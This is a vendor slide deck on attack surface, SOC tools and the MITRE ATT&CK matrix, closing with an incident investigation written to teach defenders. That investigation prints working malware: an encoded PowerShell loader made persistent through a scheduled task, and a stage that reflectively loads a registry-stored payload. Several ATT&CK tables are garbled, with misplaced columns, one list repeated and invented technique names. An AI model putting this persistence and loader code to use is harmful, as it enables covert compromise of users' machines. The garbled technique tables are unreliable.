



THE LEADER IN SECURITY OPERATIONS

Cover Your ATT&CK (CYA)...Surface

Steve Hall - CISSP, CISM, GCIH, GPEN, GWAPT, GDSA
Presales System Engineer

ABOUT OPKALLA

We are vendor-agnostic advisors helping IT professionals research, compare and implement the right IT solutions for their needs. Since our inception in 2019, we've completed more than 2500 evaluations for clients.



SOLUTION PORTFOLIO



Cloud Contact Center



Public Cloud Solutions



Colocation



Cybersecurity



Disaster Recovery & Backup



Helpdesk as a Service



Infrastructure



Connectivity



Microsoft 365



SD-WAN



Unified Communication




Virtual Desktops



THE LEADER IN SECURITY OPERATIONS

Cover Your ATT&CK (CYA)...Surface

Steve Hall - CISSP, CISM, GCIH, GPEN, GWAPT, GDSA
Presales System Engineer




Identifying your attack surface.

- What is your attack surface?
 - The set of points on the boundary of a system, a system element, or an environment where an attacker can try to enter.
 - Network
 - Identity
 - Endpoint
 - Cloud
 - DNS
 - Applications
- How to identify your attack surface?
 - Build a security program
 - Define assets – Helps set a protection charter!
 - Define how assets are used
 - Know your Business

Defining your you attack surface sets up the charter for what components to monitor






EDR / MDR / XDR / SOC-as-a-Service / SIEM (Co- Managed , DIY, MSSP)

- There are several tools/solutions in the market today, but they aren't all equal in attack surface coverage.
- This can be confusing to consumers as the marketing engine puts a spin on things.
- All monitoring solutions (which is good) but coverage may vary.

EDR	Co-Managed SIEM /MSSP	Pure Play	Product/SIEM	XDR	SOAR






MITRE ATT&CK Matrix

- What is the MITRE ATT&CK Matrix?
 - Matrix/Model to document attack behaviors and techniques of real work observations/adversaries.
 - Meant to be used by organizations to help improve security posture.
 - Offer various matrices. (Enterprise, ICS and Mobile)
 - Allows for communication in a common language about behaviors of adversaries
 - Constantly being updated and enhanced





ATT&CK Uses/Tools

- How do organizations leverage ATT&CK?

Threat Informed Defense – An approach that provides a deep understanding of adversaries in order to Detect/Prevent and Respond to attacks.

Adversary Emulation – Intelligence-Driven Emulation of adversary with the intent to provide assessment of how well you fair against adversary.


SOC Assessments - SOC Analysis if current and ongoing detections

Threat Intelligence – Leveraging knowledge about adversaries' behaviors in order to provide defenders/organizations information needed to improve defenses.

Quantitative Scoring - Measuring progress.

All these ultimately help make informed decisions!





MITRE ATT&CK Matrix

Tactics

ATT&CK Matrix for Enterprise

layout: side show sub-techniques hide sub-techniques

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 40 techniques	Credential Access 15 techniques	Discovery 29 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (2) Gather Victim Host Information (4) Gather Victim Identity Information (3) Gather Victim Network Information (6) Gather Victim Org Information (4) Phishing for Information (3) Search Closed Sources (2) Search Open Technical Databases (5) Search Open Websites/Domains (2) Search Victim-Owned Websites	Acquire Infrastructure (6) Compromise Accounts (2) Compromise Infrastructure (6) Develop Capabilities (4) Establish Accounts (2) Obtain Capabilities (6) Stage Capabilities (5)	Drive-by Compromise Exploit Public-Facing Application External Remote Services Hardware Additions Phishing (3) Replication Through Removable Media Supply Chain Compromise (3) Trusted Relationship Valid Accounts (4)	Command and Scripting Interpreter (8) Container Administration Command Deploy Container Exploitation for Client Execution Inter-Process Communication (2) Native API Scheduled Task/Job (6) Shared Modules Software Deployment Tools System Services (2) User Execution (3) Windows Management Instrumentation	Account Manipulation (4) BITS Jobs Boot or Logon Autostart Execution (15) Boot or Logon Initialization Scripts (5) Browser Extensions Compromise Client Software Binary Create Account (3) Create or Modify System Process (4) Event Triggered Execution (15) External Remote Services Hijack Execution Flow (11) Implant Internal Image Modify Authentication Process (4)	Abuse Elevation Control Mechanism (4) Access Token Manipulation (5) BITS Jobs Build Image on Host Deobfuscate/Decode Files or Information Direct Volume Access Domain Policy Modification (2) Execution Guardrails (1) Escape to Host File and Directory Permissions Modification (2) Hide Artifacts (9) Hijack Execution Flow (11) Impair Defenses (9) Indicator Removal on Host (6) Indirect Command Execution Valid Accounts (4)	Abuse Elevation Control Mechanism (4) Access Token Manipulation (5) BITS Jobs Build Image on Host Deobfuscate/Decode Files or Information Direct Volume Access Domain Policy Modification (2) Execution Guardrails (1) Exploitation for Defense Evasion File and Directory Permissions Modification (2) Hide Artifacts (9) Hijack Execution Flow (11) Impair Defenses (9) Indicator Removal on Host (6) Indirect Command Execution Masquerading (7)	Adversary-in-the-Middle (2) Brute Force (4) Credentials from Password Stores (5) Exploitation for Credential Access Forced Authentication Forge Web Credentials (2) Input Capture (4) Modify Authentication Process (4) Network Sniffing OS Credential Dumping (8) Steal Application Access Token Steal or Forge Kerberos Tickets (4) Steal Web Session Cookie Two-Factor Authentication	Account Discovery (4) Application Window Discovery Browser Bookmark Discovery Cloud Infrastructure Discovery Cloud Service Dashboard Cloud Service Discovery Cloud Storage Object Discovery Container and Resource Discovery Domain Trust Discovery File and Directory Discovery Group Policy Discovery Network Service Scanning Network Share Discovery Network Sniffing Password Policy Discovery Peripheral Device Discovery Permission Groups	Exploitation of Remote Services Internal Spearphishing Lateral Tool Transfer Remote Service Session Hijacking (2) Remote Services (8) Replication Through Removable Media Software Deployment Tools Taint Shared Content Use Alternate Authentication Material (4)	Adversary-in-the-Middle (2) Archive Collected Data (3) Audio Capture Automated Collection Browser Session Hijacking Clipboard Data Data from Cloud Storage Object Data from Configuration Repository (2) Data from Information Repositories (3) Data from Local System Data from Network Shared Drive Data from Removable Media Data Staged (2) Email Collection (3)	Application Layer Protocol (4) Communication Through Removable Media Data Encoding (2) Data Obfuscation (3) Dynamic Resolution (3) Encrypted Channel (2) Fallback Channels Ingress Tool Transfer Multi-Stage Channels Non-Application Layer Protocol Non-Standard Port Protocol Tunneling Proxy (4) Remote Access Software Traffic Signaling (1) Web Service (3)	Automated Exfiltration (1) Data Transfer Size Limits Data Encrypted for Impact Data Manipulation (2) Defacement (2) Disk Wipe (2) Endpoint Denial of Service (4) Exfiltration Over Physical Medium (1) Exfiltration Over Web Service (2) Scheduled Transfer Transfer Data to Cloud Account System Shutdown/Reboot	Account Access Removal Data Destruction Data Encrypted for Impact Data Manipulation (2) Defacement (2) Disk Wipe (2) Endpoint Denial of Service (4) Firmware Corruption Inhibit System Recovery Network Denial of Service (2) Resource Hijacking Service Stop System Shutdown/Reboot

Techniques/Sub-Techniques

Phishing: Spearphishing Attachment

Other sub-techniques of Phishing (3)

Adversaries may send spearphishing emails with a malicious attachment in an attempt to gain access to victim systems. Spearphishing attachment is a specific variant of spearphishing. Spearphishing attachment is different from other forms of spearphishing in that it employs the use of malware attached to an email. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon **User Execution** to gain execution. Spearphishing may also involve social engineering techniques, such as posing as a trusted source.

There are many options for the attachment such as Microsoft Office documents, executables, PDFs, or archived files. Upon opening the attachment (and potentially clicking past protections), the adversary's payload exploits a vulnerability or directly executes on the user's system. The text of the spearphishing email usually tries to give a plausible reason why the file should be opened, and may explain how to bypass system protections in order to do so. The email may also contain instructions on how to decrypt an attachment, such as a zip file password, in order to evade email boundary defenses. Adversaries frequently manipulate file extensions and icons in order to make attached executables appear to be document files, or files exploiting one application appear to be a file for a different one.

ID: T1566.001

Sub-technique of: T1566

- ① **Tactic:** Initial Access
- ① **Platforms:** Linux, Windows, macOS
- ① **CAPEC ID:** CAPEC-163

Contributors: Philip Winther


Version: 2.2

Created: 02 March 2020

Last Modified: 18 October 2021

[Version Permalink](#)





MITRE ATT&CK Matrix continued...

Procedure Examples

ID	Name	Description
G0018	admin@338	admin@338 has sent emails with malicious Microsoft Office documents attached. ^[1]
S0331	Agent Tesla	The primary delivered mechanism for Agent Tesla is through email phishing messages. ^[2]

Mitigations

ID	Mitigation	Description
M1049	Antivirus/Antimalware	Anti-virus can also automatically quarantine suspicious files.
M1031	Network Intrusion Prevention	Network intrusion prevention systems and systems designed to scan and remove malicious email attachments can be used to block activity.

Detection

ID	Data Source	Data Component
DS0015	Application Log	Application Log Content
DS0022	File	File Creation
DS0029	Network Traffic	Network Traffic Content
		Network Traffic Flow


Network intrusion detection systems and email gateways can be used to detect spearphishing with malicious attachments in transit. Detonation chambers may also be used to detect suspicious signature and behavior based, but adversaries may construct attachments in a way to avoid these systems.

Filtering based on DKIM+SPF or header analysis can help detect when the email sender is spoofed.^{[203][204]}

References

1. FireEye Threat Intelligence. (2015, December 1). China-based Cyber Threat Group Uses Dropbox for Malware Communications and Targets Hong Kong Media Outlets. Retrieved December 4, 2015.
2. Arsene, L. (2020, April 21). Oil & Gas Spearphishing Campaigns Drop Agent Tesla Spyware in Advance of Historic OPEC+ Deal. Retrieved May 19, 2020.
3. Check Point Software Technologies. (2015). ROCKET KITTEN: A CAMPAIGN WITH 9 LIVES. Retrieved March 16, 2018.
4. AhnLab. (2018, June 23). Targeted attacks by Andariel Threat Group, a subgroup of the Lazarus. Retrieved September 29, 2021.
5. Jazi, H. (2021, April 19). Lazarus APT conceals malicious code within BMP image to drop its RAT. Retrieved September 29, 2021.
6. Jazi, H. (2021, June 1). Kimsuky APT continues to target South Korean government using AppleSeed backdoor. Retrieved June 10, 2021.
7. QiAnXin Threat Intelligence Center. (2019, February 18). APT-C-36: Continuous Attacks Targeting Colombian Government Institutions and Corporations. Retrieved May 5, 2020.
8. Mandiant. (n.d.). APT1 Exposing One of China's Cyber Espionage Units. Retrieved July 18, 2016.
104. Kim, J. et al. (2019, October). KIMSUKY GROUP: TRACKING THE KING OF THE November 2, 2020.
105. Dahan, A. et al. (2020, November 2). Back to the Future: Inside the Kimsuky K November 6, 2020.
106. Sherstobitoff, R. (2018, March 08). Hidden Cobra Targets Turkish Financial Se Implant. Retrieved May 18, 2018.
107. Axel F, Pierre T. (2017, October 16). Leviathan: Espionage actor spearphishes i targets. Retrieved February 15, 2018.
108. CISA. (2021, July 19). (AA21-200A) Joint Cybersecurity Advisory – Tactics, Te Indicted APT40 Actors Associated with China's MSS Hainan State Security De 12, 2021.
109. Muhammad, I., Unterbrink, H.. (2021, January 6). A Deep Dive into Lokibot Infe August 31, 2021.
110. Kaspersky Global Research and Analysis Team. (2014, August 20). El APT1 2019.






ATT&CK Navigator

- Using the MITRE ATT&CK Tools
 - **ATT&CK Navigator**
 - The Center for Threat-Informed Defense
 - The ATT&CK Matrix itself!






ATT&CK Navigator - Demo

- ATT&CK Navigator Demo





ATT&CK techniques detected via IaaS/SaaS logs

about
IaaS/SaaS - Cloud


Enterprise ATT&CK v10

platforms
THE LEADER IN SECURITY OPERATIONS
SECURITY, FIRE, NETWORK, CLOUDS

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Active Directory Enumeration Brute Force Credential Access Exploitation of Remote Services Malware Execution Network Discovery OS Credential Dumping Password Policy Discovery Process Discovery Query Local System System Information Discovery System Service Discovery Task Scheduler User Enumeration Windows Management Instrumentation	Account Manipulation BITS Jobs Boot or Login Assistant Execution Build Image on Host Client Execution Create or Modify System Processes Domain Policy Modification Event Triggered Execution Hidden Files Hijack Execution Flow Impairment Internal Image Multi-Authenticating Process Office Application Stealing Powercat Scheduled Task Server Software Components Traffic Signaling Valid Accounts	Account Manipulation BITS Jobs Boot or Login Assistant Execution Build Image on Host Client Execution Create or Modify System Processes Domain Policy Modification Event Triggered Execution Hidden Files Hijack Execution Flow Impairment Internal Image Multi-Authenticating Process Office Application Stealing Powercat Scheduled Task Server Software Components Traffic Signaling Valid Accounts	Account Manipulation BITS Jobs Boot or Login Assistant Execution Build Image on Host Client Execution Create or Modify System Processes Domain Policy Modification Event Triggered Execution Hidden Files Hijack Execution Flow Impairment Internal Image Multi-Authenticating Process Office Application Stealing Powercat Scheduled Task Server Software Components Traffic Signaling Valid Accounts	Account Manipulation BITS Jobs Boot or Login Assistant Execution Build Image on Host Client Execution Create or Modify System Processes Domain Policy Modification Event Triggered Execution Hidden Files Hijack Execution Flow Impairment Internal Image Multi-Authenticating Process Office Application Stealing Powercat Scheduled Task Server Software Components Traffic Signaling Valid Accounts	Account Manipulation BITS Jobs Boot or Login Assistant Execution Build Image on Host Client Execution Create or Modify System Processes Domain Policy Modification Event Triggered Execution Hidden Files Hijack Execution Flow Impairment Internal Image Multi-Authenticating Process Office Application Stealing Powercat Scheduled Task Server Software Components Traffic Signaling Valid Accounts	Account Manipulation BITS Jobs Boot or Login Assistant Execution Build Image on Host Client Execution Create or Modify System Processes Domain Policy Modification Event Triggered Execution Hidden Files Hijack Execution Flow Impairment Internal Image Multi-Authenticating Process Office Application Stealing Powercat Scheduled Task Server Software Components Traffic Signaling Valid Accounts	Account Manipulation BITS Jobs Boot or Login Assistant Execution Build Image on Host Client Execution Create or Modify System Processes Domain Policy Modification Event Triggered Execution Hidden Files Hijack Execution Flow Impairment Internal Image Multi-Authenticating Process Office Application Stealing Powercat Scheduled Task Server Software Components Traffic Signaling Valid Accounts	Account Manipulation BITS Jobs Boot or Login Assistant Execution Build Image on Host Client Execution Create or Modify System Processes Domain Policy Modification Event Triggered Execution Hidden Files Hijack Execution Flow Impairment Internal Image Multi-Authenticating Process Office Application Stealing Powercat Scheduled Task Server Software Components Traffic Signaling Valid Accounts	Account Manipulation BITS Jobs Boot or Login Assistant Execution Build Image on Host Client Execution Create or Modify System Processes Domain Policy Modification Event Triggered Execution Hidden Files Hijack Execution Flow Impairment Internal Image Multi-Authenticating Process Office Application Stealing Powercat Scheduled Task Server Software Components Traffic Signaling Valid Accounts	Account Manipulation BITS Jobs Boot or Login Assistant Execution Build Image on Host Client Execution Create or Modify System Processes Domain Policy Modification Event Triggered Execution Hidden Files Hijack Execution Flow Impairment Internal Image Multi-Authenticating Process Office Application Stealing Powercat Scheduled Task Server Software Components Traffic Signaling Valid Accounts	Account Manipulation BITS Jobs Boot or Login Assistant Execution Build Image on Host Client Execution Create or Modify System Processes Domain Policy Modification Event Triggered Execution Hidden Files Hijack Execution Flow Impairment Internal Image Multi-Authenticating Process Office Application Stealing Powercat Scheduled Task Server Software Components Traffic Signaling Valid Accounts




Arctic Wolf Visibility





THE LEADER IN SECURITY OPERATIONS

Interesting Investigation



Suspicious Certificate

Meterpreter or Other Reverse Shell SSL Cert

asn.organization-name	🔍 🗑️ 🗄️	M247 Ltd
c-asn.number	🔍 🗑️ 🗄️	9009
c-asn.organization-name	🔍 🗑️ 🗄️	M247 Ltd
c-geoip.city-name	🔍 🗑️ 🗄️	Sydney International Airport
c-geoip.country-code	🔍 🗑️ 🗄️	AU
c-geoip.country-name	🔍 🗑️ 🗄️	Australia
c-geoip.timezone	🔍 🗑️ 🗄️	10:00
c-ip	🔍 🗑️ 🗄️	146.70.78.43
c-ip-classification	🔍 🗑️ 🗄️	external
c-port	🔍 🗑️ 🗄️	443

- Alert picked up by AW sensor
- Things to consider:
 - Ports used in communication
 - Reputation of remote IP/Host
 - Does the remote host make sense?
 - Can this be explained by a valid service?
 - Ticket history



Look for Secondary Indicators

- Reference Cyber Kill Chain

- Reconnaissance
- Weaponization
- Delivery
- Exploitation
- Installation

- **Command & Control**

- We're here!

- Actions on Objectives

- Keeping the kill chain in mind helps us visualize what kind of indicators we're looking for
- If this is hostile CnC we want to know what the bad actor is doing and how they got there



Possible Malicious PowerShell

Malware loves PowerShell

```

$a="0QA1ADcANAA4ADEA0AA4ADQAOwBzAGwAZQB1AHAAIAAtAHMAIAA3ADEA0wAkAHgAbgBrAD0ARwB1AHQALQB1AHQAZQBtAFACgBvAHAAZQByAHQAeQAgAC0AcABhAHQAaAAgACgAIgBoAGsAIgArACIAYwB1ADoAXABzAG8AZgAiACsAIgB0AHcAIgArACIAYQByAGUAXABtAGkAYwAiACsAIgByAG8AcwAiACsAIgBvAGYAdABcAFAAaABvAG4AZQBcACIAKwBbAEUAbgB2AGkAcgBvAG4AbQB1AG4AdABdADoA0gB1AHMAZQByAG4AYQBtAGUAKwAiADAAIgApADsAZgBvAHIATIAAoACQAEABjAGwAPQAwADsAJAB4AGMABAAgAC0AbAB1ACAAwAxADQAOwAkAHgAYwBsACsAKwApAHsAVABYAHkAewAkAHQAcgArAD0AJAB4AG4AawAuACQAEABjAGwAFQBDAGEAdABjAGgAewB9AH0A0wAkAHgAYwBsAD0AMAA7AHcAaABpAGwAZQAOACQAdABYAHUAZQApAHsAJAB4AGMABAArACsA0wAkAGsAbwA9AFsAbQBhAHQAaABdADoA0gAoACIACwBxACIAKwAiAHIAdAAIACkAKAAkAHgAYwBsACkA0wBpAGYAKAAkAGsAbwAgAC0AZQBxACAAMQAwADAAMAApAHsAYgByAGUAYQBwAH0AFQAKAGwAaAA9ACQAdABYAC4AcgB1AHAAAbABhAGMAZQAOACIAIwAiACwAJABrAG8AKQA7ACQAcwBjAGsAPQBbAGIAeQB0AGUAWwBdAF0A0gA6ACgAIGBuAGUAIgArACIAdwAiACkAKAAkAGwAaAAuAEwAZQBUAgCAdABoAC8AMgApADsAZgBvAHIKAkAAkAHgAYwBsAD0AMAA7ACQAEABjAGwAIAAtAGwAdAAGACQAbABoAC4ATAB1AG4AZwB0AGgA0wAkAHgAYwBsACsAPQAYACkAewAkAHMAYwBrAFsAJAB4AGMABAAvADIAXQA9AFsAYwBvAG4AdgB1AHIAdABdADoA0gAoACIAVABvAEIAIgArACIAeQB0AGUAIgApACgAJABsAGgALgBTAHUAYgBzAHQAcgBpAG4AZwAoACQAEABjAGwALAAyACkALAAoADIAKGA4ACkAKQB9AFsAcgB1AGYAbAB1AGMAdABpAG8AbgAuAGEAcwBzAGUAbQB1AGwAeQBdADoA0gAoACIATABvACIAKwAiAGEAZAAIACkAKAAkAHMAYwBrACkA0wBbAE8AcAB1AG4AXQA6ADoAKAAiAFQAZQAiACsAIgBzAHQAIgApACgAKQA7ADYAMAA0ADIANAA0ADIA0AAyADsA";
$u=$env:USERNAME;
Register-ScheduledTask $u -In (New-ScheduledTask -Ac (New-ScheduledTaskAction -E ([Diagnostics.Process]::GetCurrentProcess().MainModule.FileName) -Ar ("-w h -e "+$a)) -Tr (New-ScheduledTaskTrigger -Atl -U $u));

```

- This alert was picked up by the AW agent; occurs before suspicious certificate
- PowerShell alerts are a frequent source of false positives, but they're also one of the first places to look for evidence of malicious behavior
- This code by itself looks suspect just by the way it appears to be stuffing encoded PowerShell into a new scheduled task, but we can dig a bit further into that encoded block



Encoded Scheduled Task

Probably not a printer mapping script

```
sleep -s 71;
$xnk=Get-ItemProperty -path ("hk"+"cu:\sof"+"tw"+"are\mic"+"ros"+"oft\Phone\"+[Environment]::username+"0");
for ($xcl=0;$xcl -le 714;$xcl++){
    Try{$
        tr+=$xnk.$xcl
    }Catch{}
};
$xcl=0;while($true){$xcl++;$ko=[math]::("sq"+"rt")($xcl);if($ko -eq 1000){break}}$lh=$tr.replace("#",$ko);$sck=[byte[]]::("ne"+"w")($lh.Length/2);for($xcl=0;$xcl -lt $lh.Length;$xcl+=2){$sck
[$xcl/2]=[convert]::("ToB"+"yte")($lh.Substring($xcl,2),(2*8));[reflection.assembly]::("Lo"+"ad")($sck);[Open]::("Te"+"st")();
```

- This script appears to read a byte array out of the current user registry then load that data with the reflection assembly then execute a “Test” method
- From these two code blocks we can deduce:
 - The obfuscation and actions taken confirm this to be malicious
 - These scripts cannot be the initial stage as they reference data already written to a registry hive
 - These scripts appear to establish persistence
 - We can say with a high degree of confidence this code is directly related to the reverse shell



I'm told jscript has legitimate uses

Malware Loves JScript

- Working backwards through Sysmon process logs we find a suspicious jscript process which was launched by our affected user through Windows Explorer
